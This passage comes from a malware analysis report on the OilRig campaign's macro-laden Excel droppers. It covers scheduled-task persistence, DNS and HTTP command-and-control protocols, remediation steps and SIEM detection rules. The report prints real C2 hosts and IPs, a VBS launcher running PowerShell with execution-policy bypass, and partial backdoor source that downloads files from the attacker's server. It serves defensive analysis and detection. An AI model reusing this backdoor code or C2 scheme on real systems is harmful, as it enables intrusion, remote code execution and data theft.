- Scheduled Task "GoogleUpdateTasksMachineUI" created in "%WinDir%\System32\Tasks\GoogleUpdateTasksMachineUI", accessible from the Task Scheduler service console
- Visual Basic script "%Public%\Libraries\RecordedTV\backup.vbs"
- PowerShell script "%Public%\Libraries\RecordedTV\DnE.ps1"
- PowerShell script "%Public%\Libraries\RecordedTV\DnS.ps1"

57ef.xls

File Metadata	
Filename:	57ef.xls
File Size (bytes):	92,672
MD5:	adb1e854b0a713f6ffd3eace6431c81d
SHA1:	e8936d174a879620577939a00a8488404399a99f
SHA256:	57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4
File Type:	Microsoft Excel document
AV Detection Analysis:	10/54

Table 6: 57ef.xls

Major Findings

- A Scheduled Task named "NvidiaUpdate" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every two minutes.
- The malicious Visual Basic script runs a malicious PowerShell script, which does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve <semi-random>.shalaghlagh.tk, where the hostname is generated based on the command and control functionality exercised.
- The malware uses a customized DNS TXT record query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When "57ef.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates two folders beneath the "%UserProfile%\AppData\Local\Microsoft\Media\" folder used for: uploading data ("up") and downloading data ("dn").
- Creates a Visual Basic script in "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs".
- Creates a PowerShell script in "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1".
- Creates a Scheduled Task named "NvidiaUpdate" in "%WinDir%\System32\Tasks\NvidiaUpdate".
- Starts the scheduled task, which is configured to run the previously referenced script "upd.vbs".

The Visual Basic script "upd.vbs" first attempts to download and execute updated code from the server before executing the malicious PowerShell script, proceeding as follows:

- Downloads a file from the URL "http://83.142.230.138:7020/update.php?req=__B&m=d" and saves it to "%UserProfile%\AppData\Local\Microsoft\Media\dn\<name>.dwn", where the <name> filename is obtained from the "Content-Disposition" header of the response.
    - '__' is replaced with "HTP<computername><randomnumber>"
- Downloads a file from the URL "http://83.142.230.138:7020/update.php?req=__&m=b" and saves it to "%UserProfile%\AppData\Local\Microsoft\Media\dn\<random>.bat".
    - '__' is replaced with "HTP<computername><randomnumber>"
- Executes <random>.bat, redirecting output to "%UserProfile%\AppData\Local\Microsoft\Media\up\<name>.txt", where the <name> filename is obtained from the "Content-Disposition" header of the response.
- Deletes <random>.bat.
- Executes the malicious PowerShell script by the following command:

  powershell -executionpolicy bypass -file %UserProfile%\AppData\Local\Microsoft\Media\dn.ps1

Communication Analysis

The malware uses a customized DNS TXT record query and response pattern for command and control and includes basic upload, download, and arbitrary command execution functionality. A detailed analysis of the C2 methodology utilized is in the "Command and Control" section for "57ef.xls".

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task "NvidiaUpdate" created in "%WinDir%\System32\Tasks\NvidiaUpdate", accessible from the Task Scheduler service console
- Visual Basic script "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs"
- PowerShell script "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1"

Special Offers.xls

File Metadata	
Filename:	Special Offers.xls
File Size (bytes):	395,264
MD5:	f76443385fef159e6b73ad6bf7f086d6
SHA1:	402bd780eb5aad1e372e96ca5956b106521b4e33
SHA256:	293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb
File Type:	Microsoft Excel document
AV Detection Analysis:	4/55

Table 7: Special Offers.xls

Major Findings

- A Scheduled Task named "NvidiaUpdate" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every two minutes.
- The malicious Visual Basic script runs a malicious PowerShell script, which does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve <semi-random>.googlednsupdate.tk, where the hostname is generated based on the command and control functionality exercised.
- The malware uses a customized DNS query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When "Special Offers.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates three folders beneath the "%UserProfile%\AppData\Local\Microsoft\Media\" folder used for: uploading data ("up"), downloading data ("dn") and temporary files ("te").
- Creates a Visual Basic script under the path "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs".
- Creates a PowerShell script under the path "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1".
- Creates a Scheduled Task named "NvidiaUpdate" in "%WinDir%\System32\Tasks\NvidiaUpdate".
- Starts the scheduled task, which is configured to run the previously referenced script "upd.vbs".

The Visual Basic script "upd.vbs" executes the malicious PowerShell script by the following command:

```
powershell -executionpolicy bypass -file %UserProfile%\AppData\Local\Microsoft\Media\dn.ps1
```

Communication Analysis

The malware uses a customized DNS query and response pattern for command and control. See the "Command and Control" section for detailed analysis.

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task "NvidiaUpdate" created in "%WinDir%\System32\Tasks\NvidiaUpdate", accessible from the Task Scheduler service console
- Visual Basic script "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs"
- PowerShell script "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1"

test.xls

File Metadata	
Filename:	test.xls
File Size (bytes):	122,880
MD5:	b0ec1bb559786acf09c6b187f566a27d
SHA1:	c0a81945083c6dcd314de339fbdfb1d66a6dd7ec
SHA256:	ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530
File Type:	Microsoft Excel document
AV Detection Analysis:	4/54

Table 8: test.xls

Major Findings

- A Scheduled Task named "MSOfficeLicenseCheck" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every three minutes.
- The malicious Visual Basic script Base64 decodes and runs a malicious PowerShell script that does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve www.mslicensecheck.com.
- The malware uses a manually created UDP socket over port 53 for command and control.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When "test.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates a Visual Basic script in "%Public%\Libraries\LicenseCheck.vbs".
- Creates a Scheduled Task named "MSOfficeLicenseCheck" in "%WinDir%\System32\Tasks\MSOfficeLicenceCheck".
- Starts the scheduled task, which is configured to run the previously referenced "LicenseCheck.vbs".

The Visual Basic script "LicenseCheck.vbs" dynamically Base64 decodes and executes malicious PowerShell code. Unlike the other analyzed samples, neither the macro nor the Visual Basic script writes the PowerShell script to a file on disk. Furthermore, files written by the malicious script are written to the %temp% directory rather than to directories created by the malware.

Appendix A contains a listing of dropped file metadata and contents.

Communication Analysis

To establish a connection to the command and control server, the malware creates a UDP socket over port 53 and connects to the resolved IP address of the server. See the "Command and Control" section for detailed analysis.

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task "MSOfficeLicenseCheck" created in "%WinDir%\System32\Tasks\MSOfficeLicenseCheck", accessible from the Task Scheduler service console
- Visual Basic script "%PUBLIC%\Libraries\LicenseCheck.vbs"

Command and Control Code

Command and Control Code

Symantec- Worst Passwords List 2016.xls

The two PowerShell scripts both contain basic upload, download, and arbitrary command execution functionality, but the network communication methodology is different: "DnE.ps1" communicates using basic HTTP, whereas "DnS.ps1" uses crafted DNS requests to the attacker's customized name server. Although the actual commands and encoding are slightly different, the DNS communication methodology is similar to that utilized by "Special Offers.xls".

"DnE.ps1" crafts HTTP packets with custom headers to the server "http://main-google-resolver.com/index.aspx?id=__\", where the command to be executed is appended at the end of the URL. These commands are "d" for download, "u" for upload, and "b" for downloading and executing a batch file. Unlike the other analyzed samples, "DnE.ps1" performs each of the following processes every time it is executed (every three minutes):

- Performs an initialization routine that checks for the existence of the three directories and creates them if not found
- Downloads an unknown file from the server
- Downloads and executes an unknown batch file from the server, then deletes the file
- Uploads all files contained in "%Public%\Libraries\RecordedTV\up" to the server and then deletes the files

C2 activity performed by "DnS.ps1" is initially driven by commands sent from the victim as crafted DNS requests to the attacker's customized name server. When run, the script performs the following:

- An initialization routine modifies the script file on disk to change the bot identifier.
- A DNS request is generated as <semi-random>.main-google-resolver.com, where the hostname generated is based on the command and control functionality exercised.
- The domain resolution is attempted up to 20 times, sleeping for 500ms between each request.
- If resolution is unsuccessful, the bot identifier is reset to the original value "###" and the script exits.
- Otherwise, the resolved address is parsed and compared to hardcoded values.
    - If the address starts with "33.33.", the global filename variable is set to "3333".
    - If the address equals "35.35.35.35", this signifies the end of data transmission and the script exits.
    - If neither case is true, and the bot identifier is "###", the script exits.
    - If neither case is true, but a global flag is set, the script appends the four octet values returned to the batch file written to the "%Public%\Libraries\RecordedTV\tp" directory.

Special Offers.xls

The dropped PowerShell file appears to have very basic upload, download, and arbitrary command execution functionality. Transmitted command and file data contained within the hostname or IP address is associated with DNS queries and responses. This type of functionality could potentially be very noisy on network-based sensors. However, it also represents an exfiltration and command and control method that can often function on otherwise highly secured networks.

C2 activity is initially driven by commands sent from the victim as crafted DNS requests to the attacker's customized name server. When run, the script sends three initial DNS requests containing command data and parses the IP address returned by the request. The initial commands are structured as follows (where the <line number> field is only applicable to the "E" command and <Global ID> is a script variable that varies based upon the commands that are run):

<command><Global ID><random characters>[<line number>].googlednsupdate.tk

The field descriptions are provided in the tables below.

Data	Description
<command>	One character, either "N", "C", "T", or "E" (if an error occurs with one of the commands). The "N" command will only be sent when the <Global ID> variable is set to "A1".
<Global ID>	Initially set to "A1", but will be set to the characters represented by the third and fourth octet of the resolved IP address if the address's first and second octets equal 61. For example, if the resolved IP address is 61.61.65.51, <Global ID> will be set to "eQ".
<random characters>	A number of characters randomly chosen from the set of printable characters. The number is either static or variable, depending on the command: "N" 5 characters "C" 2 characters "T" <hostlen>-3, where the <hostlen> variable is initially set to 10, but will be set to the value of the last octet of the resolved IP address if the address's first octet equals 61. For example, if the resolved IP address is 61.5.6.12, <hostlen> will be set to 12, and the number of characters will be 9. "E" 2 characters
<line number>	Only applicable to the "E" command, which indicates an error condition. This value will be set to the line number of the script in which the error occurred.

Table 9: C2 Command Syntax

Following the initial commands, C2 functionality is driven by the DNS responses received. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of batch file
- File deletion

Downloaded and uploaded file data is encoded using a custom Base32 algorithm. The script decodes downloaded data before writing out the file. The following table describes each command and its use.

Cmd	Command Name/Format	Description
N	Assign new ID tag Format: described above	Response IP address: 61.61.* Only run once on initial execution. Sets GlobalID variable and creates the registry value HKCU\Software\Microsoft\FTP\ID, set to the GlobalID value.
C	Set global variables Format: described above	Response IP address: 62.* Set variables regExist, batExist, and hostLen to the second, third, and fourth IP address octet values respectively.
T	File Download Format: described above	Response IP address: varies Download and decode file or batch script to be executed.
E	Error Indication Format: described above	Response IP address: varies
IF	File Download Initialization Format: IF<Global ID><2 rand char>	Response IP address: 63.* Indicates the beginning of downloaded file data. "P" and "D" packets will follow.
P	Filename data Format: P<file ID><index><2 rand char>	Response IP address: 68.* Response IP containing 127 in any of the last three octets indicates the end of filename data.
D	File data Format: D<file ID><2 rand char><enc fp>	Response IP address: <131 or greater>.* Response IP containing 127 in any of the last three octets indicates the end of filename data. The file path indicated in the command <enc fp> is custom Base32 encoded and then modified. File data in the response IP is Base64 encoded.
Y	File Upload Initialization Format: Y<Global ID><2 rand char>	Response IP address: 74.* Indicates the beginning of uploaded file data. "Q" and "Z" packets will follow.
Q	Filesize and file data Format: Q<file ID><enc fs><enc data>	Response IP address: varies Response IP address of 75.* indicates end of data
Z	Delete uploaded file Format: Z<file ID><2 rand char>	Response IP address: 76.76.76.76

Table 10: Command Response Data

57ef.xls

The DNS responses drive C2 functionality using a customized DNS hostname and TXT record query and response pattern for command and control. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of a batch file
- File deletion

Downloaded and uploaded file data is encoded using URL-safe Base64 encoding. The malware generates a subdomain that is prepended to "shalaghlagh.tk" containing command data and performs a lookup that queries for the TXT record of the response. The TXT record returned is parsed to determine the subsequent action. The command URLs are structured as follows, where the <command data> field is only present for certain commands:

<command>_<ID>_[<command data>]<random number (1-10001)>.shalaghlagh.tk
The <ID> is replaced with "DNGB<computername><randomnumber>."

The following table describes each query sent to the server, as well as the parsed response.

File Metadata	
<command>	Hardcoded characters ("rne_", "rd_", "bne_", "bd_", or "u_") indicating the command to be performed
<command data>	Contains additional data required for some commands, such as filename and file size as well as the infected computer's name
<random number>	Number chosen by a call to Get-Random between 1 and 10001

Table 11: C2 Commands

Downloaded and uploaded file data is URL-safe Base64 encoded. The script decodes downloaded data before writing it out to a file. The following table describes each command, format, and server response. In the format, the ".shalaghlagh.tk" is omitted for brevity.

Cmd	Command Name/Format	Description
rne_	Indicates that the "regular file" (unknown) does not exist on the victim Format: rne_<ID>_<random>	If the TXT field of the server response starts with "OK", the filename is parsed from the rest of the response, and the victim subsequently sends the "rd_" command to download the file. If the response begins with "NO", the script continues without downloading the file.
rd_	Requests download of the "regular file" Format: rd_<ID>_<filename>-<extension>_<file path size>_<random>	Data is incrementally downloaded from the TXT field of the server response and URL-safe Base64 decoded before being written to file. The server indicates the end of file data with the response "EOFEOF".
bne_	Indicates that the batch file (unknown functionality) does not exist on the victim Format: bne_<ID>_<random>	If the TXT field of the server response starts with "OK", the filename is parsed from the rest of the response, and the victim subsequently sends the "bd_" command to download the file. If the response begins with "NO", the script continues without downloading the file.
bd_	Requests download of the batch file Format: bd_<ID>_<filename>-<extension>_<batch file path size>_<random>	Data is incrementally downloaded from the TXT field of the server response and URL-safe Base64 decoded before being written to file. The server indicates the end of file data with the response "EOFEOF". The downloaded file is then renamed to "<filename>.bat" and executed. Output from the batch file execution is redirected to "<filename>_bat" in the upload directory "%UserProfile%\AppData\Local\Microsoft\Media\up\". The batch file is subsequently deleted.
u_	Upload the content of the "%UserProfile%\AppData\Local\Microsoft\Media\up\" directory Format: u_<ID>_<filename to upload>_<B64 encoded file path>_<random>.<file path length>	The upload directory is traversed and each file is uploaded to the server. If the server response does not begin with "OK", an attempt is made to upload that file again. When the victim has uploaded all files, the request to the server includes an appended "EOFEOF" before the hostname. If the server responds with "OK", the script deletes all files in the upload directory.

Table 12: Command Query and Response Data

test.xls

C2 methodology is significantly different than the other samples analyzed attributed to this campaign. Furthermore, the Visual Basic code included a comment stating: "source code from https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html". It is the opinion of the analysts that this sample is not related to the same campaign; as such, the C2 methodology is not covered in detail. Further analysis is available upon request.

The establishment of a command and control session with the server, the malicious script manually creates a UDP socket over port 53 and connects to the resolved IP address of the server. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of a batch file
- File deletion


Identification Technique

Identification Technique

LogRhythm Labs developed identification techniques specific to users of the LogRhythm SIEM. The rules outlined below transform the remediation recommendations outlined above into operational AI Engine rules that can be leveraged to detect and respond to this threat. We recommend that users of other monitoring, detection, and prevention products refer to the remediation recommendations outlined earlier in the report or leverage the logic used in the LogRhythm SIEM AI Engine rules outlined here to develop your own methods, signatures, or rules for detection and response.

Special Offers Execution Chain

The OilRig Execution Chain AI Engine rule is designed to detect the series of events for the Special Offer execution chain. The execution begins with Excel, followed by PowerShell, and finally sctask.exe. This rule is not likely to fire false positive alerts.



Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria
Object Is : excel.exe

Log Sources
All Log Sources

Group By
IP Address (Impacted)

Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria
Object Is : powershell.exe

Log Sources
All Log Sources

Group By
IP Address (Impacted)

Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs


Primary Criteria
Object Is : sctask.exe

Log Sources
All Log Sources

Group By
IP Address (Impacted)

Special Offers.xls Macro Detection

The OilRig Special Offer AI Engine rule is designed to detect the creation of specific files within the environment. These files are directly related to the Special Offers style of phishing event from the campaign. The presence of these files should trigger an immediate execution of this alarm. This alert is not likely to generate false positives.



Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria


```
  Command Is :
.*?\\AppData\\Local\\Microsoft\\Media\\dn\.ps1

.*?\\AppData\\Local\\Microsoft\\Media\\upd\.vbs
                    .*?\\System32\\Tasks\\NvidiaUpdate
```

Log Sources
All Log Sources

Group By
Command
Process Name
IP Address (Impacted)

Scheduled Task Creation Event

The Scheduled Task Creation AI Engine Rule is designed to identify the creation and start of a scheduled task immediately after the execution of a PowerShell execution. This rule could generate a false-positive event. If this alert does fire communication, the systems administration team can rule out a false-positive event.



Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria
Object Is : powershell.exe

Log Sources
All Log Sources

Group By
IP Address (Impacted)

Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs


Primary Criteria
Common Event Is : Scheduled Task Canceled
Scheduled Task Completed
Scheduled Task Created
Scheduled Task Started

Log Sources
All Log Sources

Group By
IP Address (Impacted)

udp.vbs launching PowerShell command

The DN.ps1 Execution AI Engine rule is designed to identify the PowerShell command execution for starting the dn.ps1 PowerShell script. This rule will require command line execution reading capabilities from the endpoint. Using the Windows Sysmon log source, or a compatible endpoint monitoring solution, which can record command line executions is required. This rule is not likely to create false positive alerts.



Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs


Primary Criteria
Object Is : powershell.exe
and Command Is : .*?executionpolicy bypass \-file.*?\\AppData\\Local\\Microsoft\\Media\\dn\.ps1

Log Sources
All Log Sources

Group By
Command
IP Address (Impacted)
Object

dn.ps1 Callout

The DNS Request AI Engine rule is designed to identify the execution of PowerShell, followed by the outbound communication to the known OilRig domain 'googlednsupdate.tk'. This AI Engine rule can be modified for future additionally identified domains associated with the OilRig campaign. This alert is not likely to identify false positives.



Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria
Object Is : powershell.exe

Log Sources
All Log Sources

Group By
IP Address (Impacted)
Object

Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
Data Processor Logs

Primary Criteria
Direction Is : Outbound
and URL Is : .*?\.googlednsupdate\.tk

Log Sources
All Log Sources

Group By
IP Address (Impacted)
URL

Conclusion

While not the most sophisticated, the OilRig attacks are nonetheless effective. The attacker has created a simple, powerful backdoor using infected Excel files laced with malicious VBA, VBS, and PowerShell code. At this point, the attacker has primarily used Excel files attached to spear phishing emails for malicious payload delivery. However, this attack could be easily incorporated into many different file formats that could also be attached to phishing emails.

Despite the fact only a few industries have been targeted by this campaign, it would be wise for security analysts to guard against similar attacks regardless of industry. This code has been publicly known and other threat actors could incoroporate it into their own campaigns. Alternatively, the OilRig campaign could move to other not-before-seen industries.

Appendix A

Appendix A: Malware Sample Metadata

The following appendix contains metadata and other information about each submitted sample for reference and correlation. Detailed information is only provided for the four representative samples analyzed; only basic metadata is provided for the remaining files.

Sample: Symantec- Worst Passwords List 2016.xls

File Metadata				
Filename:	Symantec- Worst Passwords List 2016.xls			
File Size (bytes):	79,360			
MD5:	bbdb2ee0c172f35e6e23a88a5f5b39c0			
SHA256:	3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2016-10-01 07:34:40			
Modify Date:	2016-10-01 07:34:40			
Worksheets:	Incompatible, Worst Passwords List 2016			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	**Engine**	**Signature**	**Version**	**Update**
	Avira	Not Detected		
	ClamAV	Xls.Dropper. Agent-1735592	20161006	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDl-EYE	20161006	4.98.0
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 13: Sample: Symantc- Worst Passwords list 2016.xls

Contents

```
HOME="%public%\Libraries\RecordedTV\"
DnECmd="powershell -ExecutionPolicy Bypass -File "&HOME&"DnE.ps1"
CreateObject("WScript.Shell").Run DnECmd,0
DnsCmd="powershell -ExecutionPolicy Bypass -File "&HOME&"DnS.ps1"
CreateObject("WScript.Shell").Run DnsCmd,0
```

Table 14: Script File Contents

Contents

```
$MYHOME = $Env:Public+"\Libraries\RecordedTV\";
$SERVER = "http://main-google-resolver.com/index.aspx?id=__\";
$UP = "up\";
$DN = "dn\";
$TP = "tp\";
$UPLK = "uplock";
$DNLK = "dwnlock";

function DownloadFile($link, $path)
{
        $wc = new-object System.Net.WebClient;
        $wc.UseDefaultCredentials = $true;
        $wc.Headers.add('Accept','*/*');
        $wc.Headers.add('User-Agent','Microsoft BITS/7.7');
        $wc.Headers.add('Accept-Language','en-US,en;q=0.5');
        $wc.Headers.add('Accept-Encoding','gzip, deflate');
        $wc.Headers.add('Referer','https://www.google.com');
        $wc.Headers.add('Pragma','no-cache');
        $wc.Headers.add('Cache-Control','no-cache');
        $r = Get-Random;
        $file = ($path.TrimEnd('\'))+'\'+$r;
        try
        {
                $wc.DownloadFile($link,$file);
        }
< TRUNCATED FOR BREVITY >
```

Table 15: Partial File Contents

Contents

```
$global:myhost = '.main-google-resolver.com';
$global:filename = '';
$global:myflag = 0;
$global:myid = '###';
$global:myhome = "$env:Public\Libraries\RecordedTV\";
function convertTo-Base36 ($decNum="")
{
  $decNum %= 46656;
  $alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  do
  {
    $remainder = ($decNum % 36);
    $char = $alphabet.substring($remainder,1);
    $base36Num = "$char$base36Num";
    $decNum = ($decNum - $remainder) / 36;
  }
  while ($decNum -gt 0);
  $base36Num.PadLeft(3,'0');
}
function GetSub($myflag2, $cmdid='00', $partid='000')
{
  if($myflag2 -eq 0)
  {
                        ('zz000000'+(convertTo-Base36(Get-Random
-Maximum 46655)));
  }
< TRUNCATED FOR BREVITY >
```

Table 16: Partial File Contents

Sample: Special Offers.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>Special Offers.xls</td></tr>
<tr><td>File Size (bytes):</td><td>395,264</td></tr>
